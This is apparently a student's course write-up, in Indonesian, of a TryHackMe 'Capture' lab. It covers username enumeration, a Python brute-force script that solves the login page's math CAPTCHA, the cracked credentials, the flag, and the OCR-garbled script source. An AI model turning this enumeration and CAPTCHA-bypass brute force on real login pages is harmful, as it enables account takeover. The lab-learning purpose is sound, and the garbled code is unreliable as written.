
Nama : Febry Afriansyah

Nim : 0911382126166

Mata Kuliah : Keamanan Jaringan Komputer


Analisis Try Hack Me – Capture



Target url: http://10.10.63.174/login

Alat yang digunakan: opvpn, vs code, python

Membaca Daftar Username dan Password
 Mendownload General Information yang telah disediakan thm



File *usernames.txt* dan *passwords.txt* dibaca, dan setiap baris dalam file tersebut dipisahkan menjadi elemen dalam list.

Ini mempersiapkan data yang akan digunakan dalam proses brute-force login untuk menemukan username dan password yang valid.

2. Analisis manual web form login

Mencoba username acak, jika username salah maka akan menampilkan error "the user "user" does not exist. Kemudian jika terdapat banyak login akan muncul captcha

Intranet login

Username
feb
Password
Too many bad login attempts!
Too many bad login attempts! Captcha enabled
Captcha enabled
Captcha enabled 620 * 18 = ?

Error: The user 'feb' does not exist

3. Program brute force

Mencoba mencari username yang valid dengan mengirimkan permintaan login menggunakan password dummy untuk setiap username dari file usernames.txt. Jika sistem menunjukkan adanya CAPTCHA, kode akan memecahkan soal CAPTCHA yang muncul dengan menggunakan fungsi solve_captcha, yang dirancang untuk mengekstrak dan menghitung soal matematika sederhana (misalnya, 2 + 3 = ?)

```
capicna_synicaxisearcn(response)
           if match:
               num1, operator, num2 = int(match.group(1)), match.gro
               if operator == '+':
PROBLEMS
           OUTPUT
                              PORTS
                                      SEARCH ERROR
                                                    COMMENTS
                                                               DEBUG CON
                    TERMINAL
Percobaan 300: Mencoba username: marcella
Percobaan 301: Mencoba username: jimmy
Percobaan 302: Mencoba username: solomon
Percobaan 303: Mencoba username: dewitt
Percobaan 304: Mencoba username: hilario
Percobaan 305: Mencoba username: vilma
Percobaan 306: Mencoba username: hugh
Username valid ditemukan: natalie
Mencoba brute force password untuk username: natalie
```

Username telah ditemukan: natalie

Setelah menemukan username yang valid, tahap berikutnya adalah mencoba berbagai password yang terdaftar di file passwords.txt untuk username tersebut. Proses ini juga mencakup penanganan CAPTCHA setiap kali muncul. Setiap kali login berhasil, hasilnya dicatat dalam file log berhasil_log.txt dengan timestamp, mencatat username dan password yang berhasil digunakan.


```
Percobaan 647: Mencoba password: brooke untuk username: natalie
Percobaan 648: Mencoba password: 147852369 untuk username: natalie
Sukses! Username: natalie, Password: sk8board

—(feb&Feb-50PNMKGV)-[/mnt/d/FEB/Documents/kuliah/S7/KJK/THM_Capture]
```

Password telah ditemukan: sk8board

4. Mencoba Capture the Flag


Setelah username dan password sudah didapatkan, selanjutnya yaitu mencoba login dengan data yang sudah didapat.



Flag.txt:

7df2eabce36f02ca8ed7f237f77ea416

Flag txt berhasil didapatkan 7df2eabce36f02ca8ed7f237f77ea416.



Source Code:

```
5 import re, logging
   url = "http://10.10.63.174/login"
11 logging.basicConfig(filename='berhasil_log.txt', level=logging.INFO, format='%(asctime)s - %(message)s')
13 # Membaca daftar username dan password, menghapus baris ko:
14 usernames = open('usernames.txt', 'r').read().splitlines()
15 passwords = open('passwords.txt', 'r').read().splitlines()
match = captcha_syntax.search(response)
          if match:
             num1, operator, num2 = int(match.group(1)), match.group(2), int(match.group(3))
               if operator ==
                    return num1 + num2
              elif operator ==
                    return num1 * num2
          return num1 / num2
return None
34 session = Session()
36  # Tahap 1: Mencari username yang valid
37  valid_username = None
38 print("Mencari username yang valid...")
    attempt_count = 0 # Menghitung jumlah percobaan
          data = {'username': user, 'password': 'dummy'}
response = session.post(url, data=data)
          if 'Captcha enabled' in response.text:
               captcha_result = solve_captcha(response.text)
             if captcha_result is not None:
    data['captcha'] = captcha_result
    response = session.post(url, data=data)
          if 'does not exist' not in response.text:
              valid_username = user
print(f'Username valid ditemukan: {valid_username}')
          break
attempt_count += 1
    if not valid username:
        print("Tidak ada username yang valid ditemukan.")
64  # Tahap 2: Mencoba brute force password untuk username yang valid
65  print(f"Mencoba brute force password untuk username: {valid_username}")
    for password in passwords:
    data = {'username': valid_username, 'password': password}
           response = session.post(url, data=data)
          if 'Captcha enabled' in response.text:
    captcha_result = solve_captcha(response.text)
               if captcha_result is not None:
data['captcha'] = captcha_result
                    response = session.post(url, data=data)
               print(f'Sukses! Username: {valid_username}, Password: {password}')
logging.info(f'Sukses! Username: {valid_username}, Password: {password}')
               attempt count += 1
     print("Brute force selesai. Tidak ada password yang valid ditemukan.")
```